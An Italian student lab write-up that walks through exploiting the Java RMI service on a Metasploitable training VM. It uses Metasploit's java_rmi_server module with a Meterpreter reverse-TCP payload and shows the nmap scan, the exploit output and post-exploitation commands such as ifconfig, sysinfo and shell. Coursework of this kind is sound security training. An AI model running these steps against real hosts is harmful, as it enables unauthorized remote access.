
Traccia:


La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro…

1. Per prima cosa andiamo a modificare gli IP sia per Metasploitable che Kali.





Sono andato a fare una scansione con nmap per verificare se il servizio fosse attivo e vulnerabile.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.11.112
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-22 19:12 CET
Nmap scan report for 192.168.11.112
Host is up (0.00026s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2121/tcp open  ftp         ProFTPD 1.3.1
```

Il servizio è attivo sulla porta 1099/tcp.

2. Attiviamo la console di Metasploit e con il comando “search java_rmi” cerchiamo l’Exploit che farà al caso nostro.

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                        normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server       2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server   2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31  excellent  No  Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show payloads
```

Ho settato il payload da utilizzare per poter restituirci una shell Meterpreter;

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect                         normal  No     Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                                             normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm                                 normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                                       normal  No     Interact with Established SSH Connection
   6   payload/java/jsp_shell_bind_tcp                                    normal  No     Java JSP Command Shell, Bind TCP Inline
   7   payload/java/jsp_shell_reverse_tcp                                 normal  No     Java JSP Command Shell, Reverse TCP Inline
   8   payload/java/meterpreter/bind_tcp                                  normal  No     Java Meterpreter, Java Bind TCP Stager
   9   payload/java/meterpreter/reverse_http                              normal  No     Java Meterpreter, Java Reverse HTTP Stager
   10  payload/java/meterpreter/reverse_https                             normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   11  payload/java/meterpreter/reverse_tcp                               normal  No     Java Meterpreter, Java Reverse TCP Stager
   12  payload/java/shell/bind_tcp                                        normal  No     Command Shell, Java Bind TCP Stager
   13  payload/java/shell/reverse_tcp                                     normal  No     Command Shell, Java Reverse TCP Stager
   14  payload/java/shell_reverse_tcp                                     normal  No     Java Command Shell, Reverse TCP Inline
   15  payload/multi/meterpreter/reverse_http                             normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   16  payload/multi/meterpreter/reverse_https                            normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

msf6 exploit(multi/misc/java_rmi_server) > set payload 11
payload ⇒ java/meterpreter/reverse_tcp
```

ed ho settato anche la macchina da attaccare con il comando set RHOSTS seguito dall'indirizzo ip di metasploitable ;

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
```

Facciamo uno “show options” per verificare di aver inserito tutto correttamente;

```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Con il comando “exploit” facciamo partire l’attacco;

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/WS6aijfW3Y4t3
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 2 opened (192.168.11.111:4444 → 192.168.11.112:43353) at 2024-02-22 19:54:29 +0100
```

3. Shell Meterpreter e informazioni sensibili sulla macchina attaccata.

Meterpreter è una shell remota avanzata che viene spesso utilizzata con Metasploit per l’esecuzione di attacchi e test di sicurezza.


Con “ifconfig” possiamo vedere la configurazione della rete della macchina attaccata. Qui notiamo che siamo sulla macchina con indirizzo IP 192.168.11.112 che sabbiamo aver configurato come quello di metasploitable.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fea1:ffd9
IPv6 Netmask : ::
```


Il comando “sysinfo” ci permette di recuperare delle informazione importanti sulla macchina attaccata come nome, sistema operativo, architettura e lingua di sistema.

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

Il comando “route” ci fa accedere alle impostazioni di routing della macchina vittima



“getuid” che mostra l’utente con cui è in esecuzione meterpreter.



Con “shell” si crea una shell della macchina attaccata dove possiamo eseguire tutti i comandi che vogliamo.

Leonardo Margheri